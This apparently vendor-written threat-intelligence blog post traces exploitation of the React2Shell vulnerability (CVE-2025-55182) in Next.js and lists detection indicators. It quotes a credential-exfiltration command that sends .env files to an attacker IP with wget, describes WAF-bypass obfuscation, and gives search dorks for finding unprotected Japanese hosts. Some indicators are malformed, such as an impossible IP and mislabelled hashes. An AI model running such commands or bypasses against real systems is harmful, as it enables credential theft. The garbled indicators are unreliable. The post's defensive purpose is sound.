![[Cyber Threat Analysis, Week 5, July 2026] The Importance of "Attack Surface Management" PIPELINE](https://static.wixstatic.com/media/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png/v1/fill/w_980,h_670,fp_0.50_0.50,q_35,blur_30,enc_avif,quality_auto/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png)
![[Cyber Threat Analysis, Week 5, July 2026] The Importance of "Attack Surface Management" PIPELINE](https://static.wixstatic.com/media/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png/v1/fill/w_980,h_670,fp_0.50_0.50,q_95,enc_avif,quality_auto/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png)
![[4th Week of July 2026] 4 Latest Cyber Threats Targeting Japanese Companies](https://static.wixstatic.com/media/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png/v1/fill/w_980,h_670,fp_0.50_0.50,q_35,blur_30,enc_avif,quality_auto/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png)
![[4th Week of July 2026] 4 Latest Cyber Threats Targeting Japanese Companies](https://static.wixstatic.com/media/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png/v1/fill/w_980,h_670,fp_0.50_0.50,q_95,enc_avif,quality_auto/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png)


React2Shell Timeline: Bypass that WAF! Analyzing the Exploit Payload & Implications to Japan's Digital Infrastructure
Updated: Feb 12
Author(s): Reyben T. Cortes
Happy Friday! It was the calm before the storm, within the past 48 hours the security community finally came full circle after details of a working PoC (Proof of Concept) exploit recently went public for CVE-2025-66478, an unpublished Next.js vulnerability built on React created by Vercel. With Its focus on making beautiful interactive user interface, the widely used frontend library garnered over 82 million websites worldwide, becoming the world's most popular attack surface overnight after nation-state actors (China) once again utilized a technique we wanted to coin as spawnsquatting. This is when threat actors are practically spawn killing publicly disclosed N-day vulnerabilities that we have already seen in many cases like last May with Sharepoint CVE-2025-53770 - where there is a high risk of in-wild exploitation from hacking contests where security researchers & CTF players play a role in the zero-day exploit window. Here are some dorks I've been testing for the past hours.

Censys Dork: host.services.software.product = "nextjs" AND host.location.country="Japan" AND NOT host.services.labels.value="HONEYPOT" AND NOT host.services.labels.value="WAF" AND NOT host.services.labels.value="Firewall"
Zoomeye Dork: vuln.cve="CVE-2025-55182" && app="Next.js" && country="Japan"
No Web Application Firewall | Web Application Firewall |
17, 146 | 1,175 |
Results: 18,293
Shodan Dork: "X-Powered-By" "next.js" Country:JP
Results: 38,471

OverReact: The Chronological Timeline

On November 29 at 1:57 UTC just 4 days before NVD public disclosure, Sylvie who collaborated with Lachland revealed 3 ofuscated hashed payloads of the 3rd PoC 02-meow-rce-poc an indirect teaser of what was about to come, the calm before the storm. CWE-502; A deserialization in RSC - React Server Components in the Flight protocol component. This is done by crafting obfuscated nested payloads in
HTTP POST via multipart/form for SSRF - (Server side) functions, deserializing into unauthenticated Remote Code Execution.
Note: Don't worry we'll go into more granular details of how each of these components work
December 2, 2025 12 hours before NVD publication on December 3 - Cloudflare proactively deploys updated rulesets for free and paid customers. The protections are Layer 7 - inspection via HTTP buffer proxied only from Cloudflare to a 128 kb size limit. Keep this in mind as the size limit in the proactive but pre-immature rule will play a role in the upcoming global outage. React server components default at 1 MB and more as attackers adapt to bypass this real-time HTTP limit inspection by throwing junk data upfront.

December 3, 2025 at 17:00 UTC Lachland then published an official advisory page react2shell.com just an hour after being published to NVD - National Vulnerability Database. Within an hour of public disclosure, basic scanners flooded the space starting with BankkRoll - this later developed into researchers from Ejpir testing 3 different payloads in Figure 1. These are non-functioning HTTP payload parameters $ACTION_REF_0 as well as $ACTION_0:0 which failed to send back server-side functions. It did however demonstrate the arbitrary remote code execution we assume Maple took or APT?
Note: PoC published 5 hours after NVD publication, possible this PoC was aided by AI Claude

December 3, 2025 - Within hours leading up to Ejpir's non-working PoC and NVD publication, AWS Madpot Honeypots immediately detects In-the-wild exploitation from China-nexus actors Earth Lamia & Jackpot Panda. Based on our timeline analysis of this event it is highly plausible they weoponized the PoC initially from Ejpir. It corroborates with our hourly timeline. In addition, AWS does not specifically state whether the first round of exploits resulted in a successful remote code execution.
Note: China threat groups weaponized/reversed Ejpir PoC 5-6 hours after the NVD publication
December 4, 2025 at 21:04 UTC Taiwan-CTF player maple3142 published a workable RCE exploit for CVE-2025-55182 on gist.github 18 hours after the AWS report triggering in-the-wild exploit that was originally credited for Lachlan Davidson to Meta and affected vendors with React server components in a private disclosure on November 29. The exploit is structurally the same except Lachland contains 3 versions of the exploits with variations of single-hop and multi-hop nuance via then reference, taking the fake chunk size injection using prototype pollution then:"$:__proto__:then" into the
multipart/form-data via a POST Request triggering the actual RCE execSync('whoami')
Note: This led to developing variations of obfuscated payloads to bypass WAF & campaigns
December 4, 2025 at 2:55 UTC in just 5 hours after Maple3142 releases the PoC the security community & threat actors began testing different obfuscated payloads for bypassing WAF - Web Application Firewall. In one post identified by s1r1us of subdomains validated to be vulnerable from major companies including but not limited to coinbase, Spotify, and coincdx etc. The regret that the PoC should not have been disclosed is not uncommon. As mentioned, this was observed similarly with the Sharepoint 0-day exploit.
Note: There should be higher scrutiny for researchers/CTF players who disclos PoC at this scale
December 5, 2025 at 11:05 UTC 14 hours after leaking the PoC we finally observed one of the first successful arbitrary remote code executions detected from DefusedCyber honeypots in collaboration with Simon Konohen. After cross-referencing the payloads with several organizations, we were able to confirm this was the exact payload demonstrated in Maple3142 exploit code as demonstrated above. Based on the activity of the first exploit wave attackers simply wanted to exfiltrate sensitive credentials from .env to a malicious address with low VT hits 93.123.109.247 which are hallmarks of long-term esponiage and state actor activities. This means that patching doesn't mean you're now safe especially if you observed the same type of activity. Threat actors now have leverage for any possible persistence activites they have left from your valid credentials unrotated.
Note: cat ./.env | wget --post-data="$(cat -)" -O- http[:]//93.123.109.247[:]8000
December 5, 2025 at 12:00 UTC as attackers are exfiltrating sensitive credentials, Japanese users began experiencing the internal server error 500 code from several Japan websites. This comes as Cloudflare attempts to change HTTP buffer inspection from 128 kb size to 1MB size causing intermittent errors globally from traffic proxied through Cloudflare. From this point in the timeline security community had already been testing various bypasses against multiple WAF vendors including Vercel, Akamai, and Cloudflare. Layer 7 firewalls that were able to be successfully bypassed used 2 main methods of obfuscation, either by loading junk data past 1MB plaintext limit inspection to outright obfuscating the payload in UTF16LE charset.
Note: WAF are limited in how its able to inspect HTTP payloads which is why it isn't fireproof
December 5, 2025 at 17:36 UTC From here on out majority of the attacks have been fully automated. Many victim targets are being used for botnets including Mirai, RondoDox, and cryptodrainer malware campaigns that are now being weoponized by North Korean actor. Observing from several reports we highlight an example of a cryptodrainer malware campaign from John Hammond post. Many users were personally compromised via the crypto drainers because they were still unaware of the critical vulnerabilities, which caused excessive CPU usage in their telemetry nodes. Malware campaigns observed include mult-stage XMmrig Monero Miner, MeshAgentRAT, and DDos botnet clients.
What does this mean to Japanese organizations?
The blast radius? It's big: over 17K Japanese organizations appear to lack dedicated Layer 7 firewalls in their environments. Only 1,175 are visibly identified with WAF (Web Application Firewall) protection that may not even work. However, specializing in this region, this comes as no surprise when it comes to its digital infrastructure. Quite a few major Japanese organizations use Cloudflare for their internet protection, the heavy dependence creates a critical single point of failure. This means that moving forward, organizations should create backups and routing alternatives to Cloudflare in case another outage happens. This backup alternative we can help set up as part of our IT consulting service. In addition, our native security solutions Risksensor and ThreatIDR will help protect you through these types of activities. We can immediately walk you through recommendations before this ever happens again.
Threats to Japan & APAC - Asia Pacific Region?
As for the rest, organizations should rotate credentials immediately if they observe any remote executions to view sensitive .env files and patch. Look out for attackers pivoting to other N-day vulnerabilities such as CVE-2025-1338. Defenders in the Japan/APAC-Asia Pacific region should shift attacker behavior and defenses to post-exploitation activities against malware droppers such as Vshell, PeerBlight, EtherRat, Snowlight, PULSEPACK backdoor, and malicious infrastructure related to China-nexus groups Earth Lamia, Jackpot Panda, DPRK, STAC6451, and UNC5174. In addition, we've recently observed a spike in post-exploitation activities related to the Vshell backdoor attributed to the Earth Lamia group that we've included for actionable threat-informed defense below.
React2 Shell Timeline Analysis Conclusions
There are several concerns that we highlight from the React2shell timeline, one of them is the concerning possibility of AI generated Claude tools that not only will increase the speed of reversing a PoC exploit as we've seen with EJpir in under 5 hours, but it will also generate more additional noise to tracking down the real working exploit code. It's also possible that the aid from these tools helped the researchers quickly discover or lead them to working vulnerabilities. Secondly, there needs to be more scrutiny and attention tracking on social media when researchers/CTF players disclose RCE exploits into the public wild at this kind of scale. We've seen this already with Sharepoint CVE-2025-53770 and even last year with ScreenConnect RMM CVE-2024-1709. Third, the speed at which attackers began to automate attacks and adapt to different techniques for bypassing the WAF - Web Application Firewalls exposes defensive weaknesses to threat actors requiring solid layered security. Fourth, organizations need to ensure they have a solid incident-response plans and backups to explicitly cover attacks that occur outside normal business hours primarily nearing into the weekend hours and Friday where organizations are at most vulnerable. Lastly, if downtime is upmost critical we recommend building alternative routing backups if you rely on Cloudflare Internet traffic or any Layer 7 WAF in case this happens again.
How to know if you're vulnerable?
While there are many scanners and validation scripts already out there, you can simply validate safely from the terminal if a target is vulnerable using the same crafted HTTP POST request in the terminal. While this is not recommended, it is possible to do it anyway without hassle!

Note: Receiving a 500 response status code validates the target as vulnerable and vice-versa
RiskSensor Solution: Real Time Identification
If you are looking for real-time identification RiskSensor our 2025 award winning solution quickly validates your attack surface across all your environments. In conjunction with our proactive threat research team Unit Zero we have informed organizations from our analysis on the React2Shell timeline to better protect our customers in Japan and APAC - Asia Pacific Wide.
MITRE ATT&CK Mapping
Earth Lamia threat group Profile
MITRE ID | Technique | Context | Link |
T1595.001 | Active Scanning: Scanning IP Blocks | Scanning large IP ranges to identify live hosts | |
T1595.002 | Active Scanning: Vulnerability Scanning | Probing systems for known vulnerabilities | |
T1592 | Gather Victim Host Information | Collecting details about target hardware, OS, software, patches | |
T1583.001 | Acquire Infrastructure: Domains | Registering or buying domains for use in operations | |
T1583.003 | Acquire Infrastructure: Virtual Private Server | Renting or compromising VPS instances for C2 or staging | |
T1587.001 | Develop Capabilities: Malware | Creating or customizing malicious payloads | |
T1190 | Exploit Public-Facing Application | Exploiting vulnerabilities in internet-facing applications | |
T1078 | Valid Accounts | Using stolen or default credentials for initial access | |
T1059.001 | Command and Scripting Interpreter: PowerShell | Executing commands and scripts via PowerShell | |
T1059.003 | Command and Scripting Interpreter: Windows Command Shell | Running commands via cmd.exe | |
T1136.001 | Create Account: Local Account | Creating local accounts for persistence | |
T1053.005 | Scheduled Task/Job: Scheduled Task | Creating scheduled tasks to maintain access | |
T1505.003 | Server Software Component: Web Shell | Installing web shells on compromised web servers | |
T1068 | Exploitation for Privilege Escalation | Exploiting vulnerabilities to gain higher privileges | |
T1078.003 | Valid Accounts: Local Accounts | Using compromised local accounts to move laterally or escalate | |
T1140 | Deobfuscate/Decode Files or Information | Decoding obfuscated payloads at runtime | |
T1562.001 | Impair Defenses: Disable or Modify Tools | Disabling antivirus, EDR, or logging mechanisms | |
T1070.001 | Indicator Removal: Clear Windows Event Logs | Deleting event logs to hide activity | |
T1036.005 | Masquerading: Match Legitimate Name or Location | Naming malicious files/tools to blend in with legitimate ones | |
T1003.001 | OS Credential Dumping: LSASS Memory | Dumping credentials from LSASS process memory | |
T1003.002 | OS Credential Dumping: Security Account Manager | Extracting password hashes from the SAM database | |
T1087.001 | Account Discovery: Local Account | Enumerating local user accounts on a system | |
T1087.002 | Account Discovery: Domain Account | Enumerating domain user accounts | |
T1482 | Domain Trust Discovery | Discovering domain and forest trusts | |
T1570 | Lateral Tool Transfer | Moving tools or payloads between compromised systems | |
T1005 | Data from Local System | Collecting sensitive files from endpoints | |
T1105 | Ingress Tool Transfer | Downloading additional tools or payloads over C2 | |
T1573.001 | Encrypted Channel: Symmetric Cryptography | Encrypting C2 traffic with algorithms like AES | |
T1571 | Non-Standard Port | Using uncommon ports for command-and-control traffic | |
T1041 | Exfiltration Over C2 Channel | Sending stolen data back through the existing C2 channel |
KQL Detection Rule
React2Shell detection rule will only detect any attempts to RCE to view sensitive .env files + IoCs
Indicators & C2 domains
Comprehensive list of collected indicators related to timely CVE-2025-55182 exploitation
Indicator | Type | Note |
159.75.183.3 | IPV4 | Earth Lamia Vshell CnC |
32d28202fe3339e36dc5bba498e8ab1c0fff94a3f88a6466c09d9c696eb914fc | SAH256 | Earth Lamia Vshell |
9f7c4faf86b1680d9a6f43e2f28443e1abba19fb14f0ca223235beb90eaab9cd | SAH256 | Earth Lamia |
653c3318dc1b0bafa3a5549d5222ee24e62f5f36a30319ba85e03332f03051bf | SHA256 | Earth Lamia |
444837ab41577a1aa7a1c83a150b5e1077db949defec2eb2f7dc79ee4ee1dd71 | SHA256 | Earth Lamia |
45.157.233.80 | IPV4 | Cryotominer |
3baa4c72dfe055193191dbffe5211298beaac2bde9b770c4f4e0fdcf897f2da6 | SHA256 | Earth Lamia Vshell |
3.1.83.60 | IPV4 | Earth Lamia Vshell |
894bde348e881b4e89887f1c55cfb21f13e47d7819d2e207ab60712175b66c29 | SHA256 | Cryptodrainer malware |
2530ebc8e77c784ffe628b3588739ff096a2af4437656144983d1ba04b11538f | SHA256 | Cryptodrainer malware |
9007bb4a6b8cdeff55224dbbd4b1516669f0737e5ff4590cd4c5aa9cc5b464ed | SHA256 | Agent |
bb6a05f3bcc5a7bbf5bdf6e5d555c3d51008dcc16f77c48409cad03a06576407 | SHA256 | Agtisx.exe |
8067c9bf0ca1a67352fc7b8c9cc99fed8d9f3f57246712a6cd692edc4b66d323 | SHA256 | Mirai |
176.117.107.154 | IPV4 | Crypto |
193.34.213.150 | IPV4 | Mirai |
23.132.164.54 | IPV4 | Cryptominer |
176.65.148.246 | IPV4 | Cryptominder |
23.228.188.126 | IPV4 | Mirai |
fb82f971bd0cc752c65bb5fbe2300c77c85e48b8e4742692539e410841971610 | SHA256 | Mirai |
176.65.148.246 | SHA256 | Mirai |
93.123.109.247 | IPV4 | CVE-2025-55182 |
04aa866bc74fad3811d07e4f260bc7c2248bfc433d4f2f0f340a0c21a879edac | SHA256 | Mirai Shell Script |
0a85c52582b87383dc226c9b401374e80424d05a3ade681227398d382bfacd1c | SHA256 | Mirai Shell Script |
24015789fa841ad8c1818b296d3219a15005ce7695a0d819b8be5ea531ee06e5 | SAH256 | Mirai Shell Script |
43d64a7221f45908bbe400229966cebdc5a9e762391edcc23f68ddc623477c3b | SHA256 | Mirai Shell Script |
451a75780c8ddf51a4dcb94b360dff5fc754ac51aea246a703c0584be9098079 | SHA256 | Mirai Shell Script |
7154d5925302249e61646b00cb18476338977d1d54c095b9298deb378349df90 | SHA256 | Mirai Shell Script |
7f02bf55246aa3478146f8220cf45ca40fba6845c21c833856b76a8b1e4619a4 | SHA256 | Mirai Shell Script |
86f999565282db9794bb1ca355c68ea7db0e4e7c8b16262bbf2b98d89cdc5439 | SHA256 | Mirai Shell Script |
9eee11a8b8e350e7b346951835e171778b7befc61f0ecab0f2945f1ee64b255b | SHA256 | Mirai Shell Script |
be4ef749ce36a434abee6fb7cf867ddfc27a7b4bba5bc861110876f602f26de5 | SHA256 | Mirai Shell Script |
ac4d516e5645ff1edf3c1c8bd27544a4b5816582b368131be78fd97de64fd797 | SHA256 | Mirai Shell Script |
c67d4803ab8d7c97a0753fc4e4a94f9df6523147cc529da3ed7e29efec0549d3 | SHA256 | Mirai Shell Script |
e94d93f01e04c177cd3a4702a1ffd972cea4d446b6ddec08a6994a767c9c6bf4 | SHA256 | Mirai Shell Script |
fc8d391c9a81d3621ffd52a94be95406fe642107f3a6be1300d1c1354d53c341 | SHA256 | Mirai Shell Script |
31.56.27.97 | IPV4 | Cryptodrainer |
41.231.37.153 | IPV4 | Mirai |
51.91.77.94 | IPV4 | Mirai |
ax29g9q123.anondns.net | domain | Mirai |
dockerdupdate.anondns.net | domain | Mirai |
domain | Mirai | |
gfxnick.emerald.usbx.me | domain | Mirai |
192.142.147.209 | IPV4 | Mirai |
95.214.52.170 | IPV4 | Mirai |
45.157.233.80 | IPV4 | Mirai |
108.171.195.163 | IPV4 | CVE-2025-55182 |
113.161.34.240 | IPV4 | CVE-2025-55182 |
116.208.93.64 | IPV4 | CVE-2025-55182 |
119.110.207.48 | IPV4 | CVE-2025-55182 |
123.30.5.226 | IPV4 | CVE-2025-55182 |
123.253.111.41 | IPV4 | CVE-2025-55182 |
129.148.46.228 | IPV4 | CVE-2025-55182 |
143.198.145.163 | IPV4 | CVE-2025-55182 |
146.88.129.138 | IPV4 | CVE-2025-55182 |
149.34.253.147 | IPV4 | CVE-2025-55182 |
149.88.23.79 | IPV4 | CVE-2025-55182 |
154.214.100.130 | IPV4 | CVE-2025-55182 |
154.90.51.121 | IPV4 | CVE-2025-55182 |
157.180.62.92 | IPV4 | CVE-2025-55182 |
172.184.211.80 | IPV4 | CVE-2025-55182 |
172.245.59.249 | IPV4 | CVE-2025-55182 |
185.220.238.191 | IPV4 | CVE-2025-55182 |
185.237.166.132 | IPV4 | CVE-2025-55182 |
192.210.241.12 | IPV4 | CVE-2025-55182 |
192.42.116.211 | IPV4 | CVE-2025-55182 |
195.184.76.42 | IPV4 | CVE-2025-55182 |
198.12.111.122 | IPV4 | CVE-2025-55182 |
202.59.10.135 | IPV4 | CVE-2025-55182 |
205.198.85.23 | IPV4 | CVE-2025-55182 |
212.104.215.139 | IPV4 | CVE-2025-55182 |
216.144.235.201 | IPV4 | CVE-2025-55182 |
216.45.58.177 | IPV4 | CVE-2025-55182 |
23.225.6.26 | IPV4 | CVE-2025-55182 |
27.74.251.56 | IPV4 | CVE-2025-55182 |
38.54.85.208 | IPV4 | CVE-2025-55182 |
43.247.134.215 | IPV4 | CVE-2025-55182 |
45.127.35.199 | IPV4 | CVE-2025-55182 |
45.129.231.10 | IPV4 | CVE-2025-55182 |
45.141.215.61 | IPV4 | CVE-2025-55182 |
45.84.107.54 | IPV4 | CVE-2025-55182 |
46.62.230.188 | IPV4 | CVE-2025-55182 |
47.77.204.208 | IPV4 | CVE-2025-55182 |
47.88.21.119 | IPV4 | CVE-2025-55182 |
8.138.24.55 | IPV4 | CVE-2025-55182 |
84.11.167.3 | IPV4 | CVE-2025-55182 |
85.237.206.157 | IPV4 | CVE-2025-55182 |
89.150.48.74 | IPV4 | CVE-2025-55182 |
91.210.107.156 | IPV4 | CVE-2025-55182 |
91.212.166.110 | IPV4 | CVE-2025-55182 |
95.214.52.170 | IPV4 | CVE-2025-55182 |
37.114.37.82 | IPV4 | Cryptodrainer |
37.114.37.94 | IPV4 | Cryptodrainer |
23.235.188.3 | IPV4 | Powershell Activity |
193.143.1.153 | IPV4 | Cobalt Strike |
45.77.33.136 | IPV4 | Jackpot Panda |
206.237.3.150 | IPV4 | Earth Lamia |
183.6.80.214 | IPV4 | China-nexus |
143.198.92.82 | IPV4 | Earth Lamia |
15724b46a96a71d1a50fa55800f13fb0a06b2c813e5205ac984056bf67dff85b | IPV4 | Earth Lamia Vshell |
domain | Earth Lamia | |
d3hg0xriyu9bjh.cloudfront[.]net | domain | Earth Lamia |
dxzdq7un7c7hs.cloudfront[.]net | domain | Earth Lamia |
103.30.76.206 | IPV4 | Earth Lamia SNOWLIGHT / Vshell |
bc647e05eea89ea9b5ec3ce728e3c039dd2abd17441e7c39cf130f292edd6efc | SHA256 | Earth Lamia PULSEPACK Plugin |
7df588daaa053890cebfc0ac09b3c6b64bac4523719bc88323af6cc7e64377ed | SHA256 | Earth Lamia PULSEPACK WEBSOCKET |
f6ebd2d15f2ae5d0e319ca48d58716db7af1cc1e6200ace1752aad8f446fcef8 | SHA256 | Earth Lamia PULSEPACK WEBSOCKET |
206.206.78.33 | IPV4 | Earth Lamia Vshell |
95682e021447f2a283e03d8d049f3f22e1f83da30dc55c5194f9c655c806decd | SHA256 | Earth Lamia Vshell |
a0d18728aa159537e436ef0ffcfe272e4a8fc369980c696b2bbf41fc1390b301 | SHA256 | Earth Lamia Vshell |
52adc6234efa29d74addd083703c90c5198c37703733153d3dc9f0b8fb7a16c0 | SHA256 | Earth Lamia Vshell |
42.192.60.49 | IPV4 | Vshell |
ca51db1adeda7303a3aee3feef411e1373d0d26c6b3e14a7a81cd011c855f | SHA256 | Possible PULSEPACK Backdoor |
40569370f60f3ca9748724c58f92069e36c33313283cf95496ac587b5e561199 | SHA256 | Earth Lamia Vshell |
cfe5c46e00babe4c91135cb2ec89852b764b1c255f3c6a220bf90f35aac3dff8 | SHA256 | Earth Lamia Vshell |
007e5c38bbd52a9f65474fef45ba69c21d6b76c0598fbc6d0aae9fe8daa548b1 | SHA256 | Xmrig FUD |
b67221d6057a2a08bd19cdebf22e6d5557a8794463413e6fc128c7ec15a41415 | SHA256 | Cryptodrainer |
106.15.124.100:6666 | IPV4 | China IP |
38.246.244.223:12233 | IPV4 | China IP |
171.252.32.135:7700 | IPV4 | Vietnam IP |
38.246.244.223:12233 | IIPV4 | Miner |
65.49.236.227:6666 | IPV4 | Japan IP |
8.155.144.158:8892 | IPV4 | China IP |
66.154.106.246:8088 | IPV4 | Miner |
domain | Miner | |
e1aca24e6475a1d9f53784c6be4798b738100d44935eb4dfb1801e7f1446658d | SHA256 | DLL FUD |
9ba6aad7060fcb380ec7f44e6930580ee146fbc579090665f26e204d57bc0585 | SHA256 | virus[.]sh |
0890d2e6a0ea8601666369f4c63978c7cc7198cd06aec728c0496751eb1ef046 | SHA256 | Shell |
128.199.194.97:9001 | IPV4 | Execute .sh script |
ae4991476ed082920e674457f4eceb71367265f4d2150b89214abceb9ebf2407 | SHA256 | setup2[.]sh Shell |
clearskyspark[.]top | domain | Staging domain |
05277a3a9674f4c687beac129a1eaa41903b305d576e1a469cc62637701e878e | SHA256 | Shell |
c55836f1df7c053cb389886602ab25a8001f23ded87109939507c6f90d69c6eb | sha256 | setup2[.]sh Shell |
deepcloudspark[.]top | domain | Staging domain |
greenhillmatrix[.]top | domain | staging domain |
silentmountcode[.]top | domain | staging domain |
154.89.152.247 | IPV4 | staging address |
154.89.152.168 | IPV4 | staging address |
154.89.152.151 | IPV4 | staging address |
154.89.152.170 | IPV4 | staging address |
43.152.234.213 | IPV4 | Earth Lamia Vshell |
43.152.234.213 | IPV4 | Vshell |
91cca9db00070f0ae92ae8bc14306b10fbd54e1bd5fe785c0e62cfecd92afa1f | SHA256 | Earth Lamia Vshell |
bba76eed1d4c13006e7ab47757ea400ff01134403c6bfd70d0d136e3ff5cabb8 | SHA256 | Earth Lamia Vshell |
107.175.76.208 | IPV4 | Vshell Vshell FUD |
17271fce020d63450a5d4dd17dd3186c53fa22704e6973ef7d51da5505a0f468 | SHA256 | Vshell Backdoor |
6b14a1aae8339262628e56f02c1f11963d90760c339631d733fe449d536c302c | SHA256 | Vshell |
115.42.60.57 | IPV4 | Vshell Backdoor |
17acdef55bdc663b66840c2d8b18c0f052fab9f307e2f7889e5e2296ce807691 | SHA256 | Vshell Backdoor |
bae364eb1473d616facdb82443d83af1bd832cd2bd29553ed1f4c44dfb1cf5ad | SHA256 | Vshell Backdoor |
abcfac672ce387984197f68bb8d99c5963ca15763034ec7d37e82ff8275f58d0 | SHA256 | Miner |
192.24.123.68 | IPV4 | DPRK |
22f96d61cf118efabc7c5bf3384734fad2f6ead4 | SHA1 | DPRK |
e941a9b283006f5163ee6b01c1f23aa5951c4c8d | SHA1 | DPRK |
787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c | SHA256 | Miner |
185.221.154.208 | IPV4 | Kinsing |
185.154.533.140 | IPV4 | Kinsing |
31.184.240.34 | IPV4 | Kinsing |
6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f | SHA256 | Kinsing |
65b1c2f9aacc2f3fabc6994b0e8bc0c4023090577d9545bf5371003d3810a81b | SHA256 | Kinsing |
78.153.140 | IPV4 | Kinsing |
7e0a0c48ee0f65c72a252335f6dcd435dbd448fc0414b295f635372e1c5a9171 | SHA256 | Kinsing |
223.5.5.5 | IPV4 | China IP |
7e0a0c48ee0f65c72a252335f6dcd435dbd448fc0414b295f635372e1c5a9171 | SHA256 | Mirai |
9ba6aad7060fcb380ec7f44e6930580ee146fbc579090665f26e204d57bc0585 | SHA256 | Mirai |
2f48e092050b7f050bc3085864598df02766d0416417e2ce4d5703b790f325f2 | SHA256 | Script |
193.34.213.150 | IPV4 | Miner |
894bde348e881b4e89887f1c55cfb21f13e47d7819d2e207ab60712175b66c29 | SHA256 | XmRig |
128.199.194.97 | IPV4 | Miner |
9ba6aad7060fcb380ec7f44e6930580ee146fbc579090665f26e204d57bc0585 | SHA256 | Miner |
ae4991476ed082920e674457f4eceb71367265f4d2150b89214abceb9ebf2407 | SHA256 | Miner |
78.153.140.16 | IPV4 | Miner |
